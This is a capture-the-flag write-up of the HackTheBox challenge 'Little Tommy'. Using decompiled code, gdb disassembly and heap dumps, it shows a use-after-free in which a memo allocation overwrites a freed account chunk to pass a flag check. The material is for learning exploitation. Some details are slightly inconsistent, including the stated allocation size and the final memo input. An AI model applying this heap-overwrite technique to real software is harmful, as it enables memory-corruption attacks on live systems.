

# Little Tommy

[illegible]

```
flerb@ubuntu:~/HTB/LittleTommy$ file little_tommy
little_tommy: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=861838865726f48aa954b8df928d1be3ae683b40, not stripped

flerb@ubuntu:~/HTB/LittleTommy$ checksec little_tommy
[*] '/home/flerb/HTB/LittleTommy/little_tommy'
Arch:       i386:32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x00400000)
```

It doesn't look like any of the buffers have overflows or variables have overflows, or that printf has any format string problems.

main\_account can be freed after it's created but the pointer isn't reset after it's freed, so you can free it again and that causes a crash:

```
Please enter an operation number: 3
Sorry, no account found.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 1

First name: AAAAA
Last name: AAAAA

Thank you, your account number 155658688.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 3

Account deleted successfully

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 3
free(): double free detected in tcache 2
Aborted (core dumped)
flerba@ubuntu:~/HTB/LittleTommy$
```

Create account (case '1') mallocs 72 bytes onto the heap, then copies 30 bytes for first name (31 including null) and 30 bytes for second name (31 including null), for a total of 62 bytes.

```
case '1':
    main_account = (char *)malloc(0x48);
    printf("\nFirst name: ");
    fgets(buffer-256-bytes,0x100,stdin);
    strncpy(main_account,buffer-256-bytes,0x1e);
    account_length = strlen(main_account);
    if ((int)account_length < 0x1f) {
        main_account[account_length - 1] = '\0';
    }
    else {
        main_account[0x1f] = '\0';
    }
    printf("Last name: ");
    fgets(buffer-256-bytes,0x100,stdin);
    strncpy(main_account + 0x20,buffer-256-bytes,0x1e);
    account_length = strlen(main_account + 0x20);
    if ((int)account_length < 0x1f) {
        main_account[account_length + 0x1f] = '\0';
    }
    else {
        main_account[0x3f] = '\0';
    }
    printf("\nThank you, your account number %d.\n",main_account);
    break;
```

Dump of assembler code for function main:

```
0x0804865c <+0>:    lea     0x4(%esp),%ecx
0x08048660 <+4>:    and     $0xffffffff0,%esp
0x08048663 <+7>:    pushl   -0x4(%ecx)
0x08048666 <+10>:   push    %ebp
0x08048667 <+11>:   mov     %esp,%ebp
0x08048669 <+13>:   push    %ebx
0x0804866a <+14>:   push    %ecx
=> 0x0804866b <+15>:   sub     $0x110,%esp
0x08048671 <+21>:   mov     %gs:0x14,%eax
0x08048677 <+27>:   mov     %eax,-0xc(%ebp)
0x0804867a <+30>:   xor     %eax,%eax
0x0804867c <+32>:   sub     $0xc,%esp
0x0804867f <+35>:   push    $0x80489e0
0x08048684 <+40>:   call    0x8048490 <puts@plt>
0x08048689 <+45>:   add     $0x10,%esp
0x0804868c <+48>:   movb    $0x0,-0x113(%ebp)
0x08048693 <+55>:   sub     $0xc,%esp
0x08048696 <+58>:   push    $0x8048a4c
0x0804869b <+63>:   call    0x8048430 <printf@plt>
0x080486a0 <+68>:   add     $0x10,%esp
0x080486a3 <+71>:   call    0x8048460 <getchar@plt>
0x080486a8 <+76>:   mov     %al,-0x112(%ebp)
0x080486ae <+82>:   nop
0x080486af <+83>:   call    0x8048460 <getchar@plt>
0x080486b4 <+88>:   mov     %al,-0x111(%ebp)
0x080486ba <+94>:   cmpb    $0xa,-0x111(%ebp)
0x080486c1 <+101>:  je      0x80486cc <main+112>
0x080486c3 <+103>:  cmpb    $0xff,-0x111(%ebp)
0x080486ca <+110>:  jne     0x80486af <main+83>
0x080486cc <+112>:  movsbl  -0x112(%ebp),%eax
0x080486d3 <+119>:  sub     $0x31,%eax
0x080486d6 <+122>:  cmp     $0x4,%eax
0x080486d9 <+125>:  ja      0x8048693 <main+55>
0x080486db <+127>:  mov     0x8048c0c(,%eax,4),%eax
0x080486e2 <+134>:  jmp     *%eax
0x080486e4 <+136>:  sub     $0xc,%esp
0x080486e7 <+139>:  push    $0x48
0x080486e9 <+141>:  call    0x8048480 <malloc@plt>
0x080486ee <+146>:  add     $0x10,%esp
0x080486f1 <+149>:  mov     %eax,0x804a048
0x080486f6 <+154>:  sub     $0xc,%esp
```

It's unclear where this memo would be stored, it's not defined earlier, strdup makes its own call to malloc.

```
case '4':
    puts("\nPlease enter memo:");
    fgets(buffer-256-bytes,0x100,stdin);
    memo = strdup(buffer-256-bytes);
    printf("\nThank you, please keep this reference number safe: %d.\n",memo);
    break;
    ...
```

It looks like the main account has to be created and the value at [main \_account + 0x40] has to be 0x6b637566 - kcuF

```
case '5':
    if ((main_account == (char *)0x0) || (*(int *) (main_account + 0x40) != 0x6b637566)) {
        puts("\nNope.");
    }
    else {
        system("/bin/cat flag");
    }
```

Break at the input for the case statement

```
Breakpoint 2 at 0x80486a3
(gdb) disass main
Dump of assembler code for function main:
0x0804865c <+0>:    lea    0x4(%esp),%ecx
0x08048660 <+4>:    and    $0xffffffff0,%esp
0x08048663 <+7>:    pushl  -0x4(%ecx)
0x08048666 <+10>:   push  %ebp
0x08048667 <+11>:   mov    %esp,%ebp
0x08048669 <+13>:   push  %ebx
0x0804866a <+14>:   push  %ecx
=> 0x0804866b <+15>:   sub    $0x110,%esp
0x08048671 <+21>:   mov    %gs:0x14,%eax
0x08048677 <+27>:   mov    %eax,-0xc(%ebp)
0x0804867a <+30>:   xor    %eax,%eax
0x0804867c <+32>:   sub    $0xc,%esp
0x0804867f <+35>:   push  $0x80489e0
0x08048684 <+40>:   call   0x8048490 <puts@plt>
0x08048689 <+45>:   add    $0x10,%esp
0x0804868c <+48>:   movb   $0x0,-0x113(%ebp)
0x08048693 <+55>:   sub    $0xc,%esp
0x08048696 <+58>:   push  $0x8048a4c
0x0804869b <+63>:   call   0x8048430 <printf@plt>
0x080486a0 <+68>:   add    $0x10,%esp
0x080486a3 <+71>:   call   0x8048460 <getchar@plt>
0x080486a8 <+76>:   mov    %al,-0x112(%ebp)
0x080486ae <+82>:   nop
```

This block of code looks like it's responsible for case 4, so it should help me find out where the memo is stored.

```
0x080486d6 <+122>:  cmp    $0x4,%eax
0x080486d9 <+125>:  ja     0x8048693 <main+55>
0x080486db <+127>:  mov    0x8048c0c(,%eax,4),%eax
--Type <RET> for more, q to quit, c to continue without paging--
0x080486e2 <+134>:  jmp    *%eax
0x080486e4 <+136>:  sub    $0xc,%esp
0x080486e7 <+139>:  push   $0x48
0x080486e9 <+141>:  call   0x8048480 <malloc@plt>
0x080486ee <+146>:  add    $0x10,%esp
0x080486f1 <+149>:  mov    %eax,0x804a048
0x080486f6 <+154>:  sub    $0xc,%esp
0x080486f9 <+157>:  push   $0x8048ac2
0x080486fe <+162>:  call   0x8048430 <printf@plt>
```

```
Please enter memo:
AAAABBBBCCCCDDDEEEFFFFFFF11112222
```



```

Breakpoint 2, 0x080486af in main ()
(gdb) x/40x $esp
0xffffd030:    0xffffd084    0x75660080    0x00000009    0x41414141
0xffffd040:    0x42424242    0x43434343    0x44444444    0x45454545
0xffffd050:    0x46464646    0x31313131    0x32323232    0x07b1000a
0xffffd060:    0xffffd114    0xf7fc93e0    0x00000000    0x00000000
0xffffd070:    0x00000000    0x00000000    0x00000000    0x00000000
0xffffd080:    0x00000000    0x00000000    0x00001fff    0xf7fae000
0xffffd090:    0x00000000    0xf63d4e2e    0xf7ffdb50    0xffffd114
0xffffd0a0:    0x0804831e    0xf7fdc6bd    0x08048280    0xffffd11c
0xffffd0b0:    0xf7ffdaf0    0x00000001    0xf7fc9410    0x00000001
0xffffd0c0:    0x00000000    0x00000001    0xf7ffd990    0x00000001
(gdb) █

```

Delete account, then add another memo

```

Please enter memo:
8765432187654321876543218765432199

```

```

Please enter memo:
8765432187654321876543218765432199

Breakpoint 9, 0x0804890b in main ()
(gdb) x/40x $esp
0xffffd020:    0x08048bb4    0x0804ba40    0xf7fae580    0x080486b4
0xffffd030:    0xffffd084    0x0a340080    0x00000009    0x35363738
0xffffd040:    0x31323334    0x35363738    0x31323334    0x35363738
0xffffd050:    0x31323334    0x35363738    0x31323334    0x000a3939
0xffffd060:    0xffffd114    0xf7fc93e0    0x00000000    0x00000000
0xffffd070:    0x00000000    0x00000000    0x00000000    0x00000000
0xffffd080:    0x00000000    0x00000000    0x00001fff    0xf7fae000
0xffffd090:    0x00000000    0xf63d4e2e    0xf7ffdb50    0xffffd114
0xffffd0a0:    0x0804831e    0xf7fdc6bd    0x08048280    0xffffd11c
0xffffd0b0:    0xf7ffdaf0    0x00000001    0xf7fc9410    0x00000001

```

Account 134527424 in hex is 0x804b9c0

```
##### Account no. 134527424 #####
First name:
Last name: CCCCDDDD
Account balance: 0

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Breakpoint 1, 0x080486a3 in main ()
(gdb)
```

From GDB we can get the address of main\_account and the first variable +0x40 is the address that has to be overwritten with 0x6b637566 to get the flag:

```
case '5':
    if ((main_account == (char *)0x0) || (*(int *) (main_accpunt + 0x40) != 0x6b637566)) {
        puts("\nNope.");
    }
    else {
        system("/bin/cat flag");
    }
```

```

0x080486e9 <+141>:  call 0x8048480 <malloc@plt>
=> 0x080486ee <+146>:  add    $0x10,%esp
0x080486f1 <+149>:  mov    %eax,0x804a048
0x080486f6 <+154>:  sub    $0xc,%esp
0x080486f9 <+157>:  push   $0x8048ac2
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) x/x $eax
0x804b9c0: 0x00000000
(gdb) x/40x 0x804a048
0x804a048 <main_account>: 0x0804b9c0 0x0804ba40 0x00000000 0x00000000
0x804a058: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a068: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a078: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a088: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a098: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0a8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0c8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0d8: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb)

```

First name: ABCDEFG  
Last name: HIJKLMNO

Thank you, your account number 134527424.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Breakpoint 1, 0x080486a3 in main ()

```

(gdb) x/40x 0x804a048
0x804a048 <main_account>: 0x0804b9c0 0x0804ba40 0x00000000 0x00000000
0x804a058: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a068: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a078: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a088: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a098: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0a8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0b8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0c8: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0d8: 0x00000000 0x00000000 0x00000000 0x00000000

```

The first variable on the stack at `main_account` points to the heap address, and is the account number as well in hex:

```
Breakpoint 1, 0x080486a3 in main ()
(gdb) x/40x 0x804a048
0x804a048 <main_account>:      0x0804b9c0      0x0804ba40      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d8:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/40x 0x804ba40
0x804ba40:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba50:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba60:      0x000a3939      0x00000000      0x00000000      0x00021599
0x804ba70:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba80:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba90:      0x00000000      0x00000000      0x00000000      0x00000000
0x804baa0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bab0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bac0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bad0:      0x00000000      0x00000000      0x00000000      0x00000000
```



Disassembly of the if function that checks if we're allowed to see the flag:

```
=> 0x0804891e <+706>: mov    0x804a048,%eax
    0x08048923 <+711>: mov    0x40(%eax),%eax
    0x08048926 <+714>: cmp    $0x6b637566,%eax
    0x0804892b <+719>: jne    0x804893f <main+739>
    0x0804892d <+721>: sub    $0xc,%esp
    0x08048930 <+724>: push   $0x8048bf4
    0x08048935 <+729>: call   0x80484a0 <system@plt>
    0x0804893a <+734>: add    $0x10,%esp
    0x0804893d <+737>: jmp    0x804894f <main+755>
    0x0804893f <+739>: sub    $0xc,%esp
    0x08048942 <+742>: push   $0x8048c02
    0x08048947 <+747>: call   0x8048490 <puts@plt>
    0x0804894c <+752>: add    $0x10,%esp
    0x0804894f <+755>: nop
    0x08048950 <+756>: jmp    0x8048693 <main+55>
```

It doesn't look like the memory is ever being freed, since 68 bytes are malloced for main account when it's created and it is not freed when the account is deleted, the strdup in the details branch mallocs higher up the heap and allows us to overwrite the necessary address to pass the if statement. Below shows the original malloc from the creation of the account followed by calls to the details function.

```

(gdb) x/100x 0x804b9c0
0x804b9c0: 0x00000000 0x0804b010 0x00000000 0x00000000
0x804b9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b9e0: 0x656a614d 0x00006272 0x00000000 0x00000000
0x804b9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804ba00: 0x00000000 0x00000000 0x00000000 0x00000031
0x804ba10: 0x41414141 0x42424242 0x43434343 0x44444444
0x804ba20: 0x45454545 0x46464646 0x31313131 0x32323232
0x804ba30: 0x0000000a 0x00000000 0x00000000 0x00000031
0x804ba40: 0x35363738 0x31323334 0x35363738 0x31323334
0x804ba50: 0x35363738 0x31323334 0x35363738 0x31323334
0x804ba60: 0x000a3939 0x00000000 0x00000000 0x00000051
0x804ba70: 0x41414141 0x42424242 0x43434343 0x44444444
0x804ba80: 0x45454545 0x46464646 0x47474747 0x48484848
0x804ba90: 0x49494949 0x4a4a4a4a 0x4b4b4b4b 0x61616161
0x804baa0: 0x62626262 0x63636363 0x64646464 0x0000000a
0x804bab0: 0x00000000 0x00000000 0x00000000 0x00000031
0x804bac0: 0x31383138 0x31383138 0x32373237 0x32373237
0x804bad0: 0x33363336 0x33363336 0x34353435 0x34353435
0x804bae0: 0x0000000a 0x00000000 0x00000000 0x000000f1
0x804baf0: 0x41414141 0x41414141 0x41414141 0x41414141
0x804bb00: 0x41414141 0x41414141 0x41414141 0x41414141
0x804bb10: 0x41414141 0x41414141 0x41414141 0x41414141
0x804bb20: 0x41414141 0x41414141 0x41414141 0x41414141
0x804bb30: 0x41414141 0x41414141 0x41414141 0x41414141
0x804bb40: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) █

```

0x804b9c0+0x40 = 804BA00

```

(gdb) x/140x 0x804b9c0
0x804b9c0: 0x00000000 0x0804b010 0x43434343 0x44444444
0x804b9d0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804b9e0: 0x45454545 0x46464646 0x47474747 0x48484848
0x804b9f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x804ba00: 0x00000000 0x00000000 0x00000000 0x00000021
0x804ba10: 0x32323131 0x34343333 0x36363535 0x38383737
0x804ba20: 0x0000000a 0x00000000 0x00000000 0x000215d9
0x804ba30: 0x00000000 0x00000000 0x00000000 0x00000000

```


The string entered for memo above takes us right up to the address that has to be overwritten (0x804ba00)

```
Please enter memo:
aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnooooopppp

Thank you, please keep this reference number safe: 134527424.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Breakpoint 2, 0x080486a3 in main ()
(gdb) x/100x 0x804b9c0
0x804b9c0:    0x61616161    0x62626262    0x63636363    0x64646464
0x804b9d0:    0x65656565    0x66666666    0x67676767    0x68686868
0x804b9e0:    0x69696969    0x6a6a6a6a    0x6b6b6b6b    0x6c6c6c6c
0x804b9f0:    0x6d6d6d6d    0x6e6e6e6e    0x6f6f6f6f    0x70707070
0x804ba00:    0x0000000a    0x00000000    0x00000000    0x000215f9
```



A pwned notification banner for a challenge named "Little Tommy". The banner features a green wireframe background with a central circular logo containing the binary code "1001" and a stylized figure. The text "Little Tommy has been Pwned!" is prominently displayed. Below this, a congratulatory message is shown for a user named "flerb". A table provides details about the pwn: Challenge Rank #5148, Pwn Date 05 Oct 2021, and Points Earned 40. At the bottom, there are "OK" and "SHARE" buttons.

**1001**  
0001  
1001

### Little Tommy has been Pwned!

Congratulations 🎉 **flerb**, best of luck in capturing flags ahead!

<b>#5148</b>	<b>05 Oct 2021</b>	<b>40</b>
CHALLENGE RANK	PWN DATE	POINTS EARNED

OK SHARE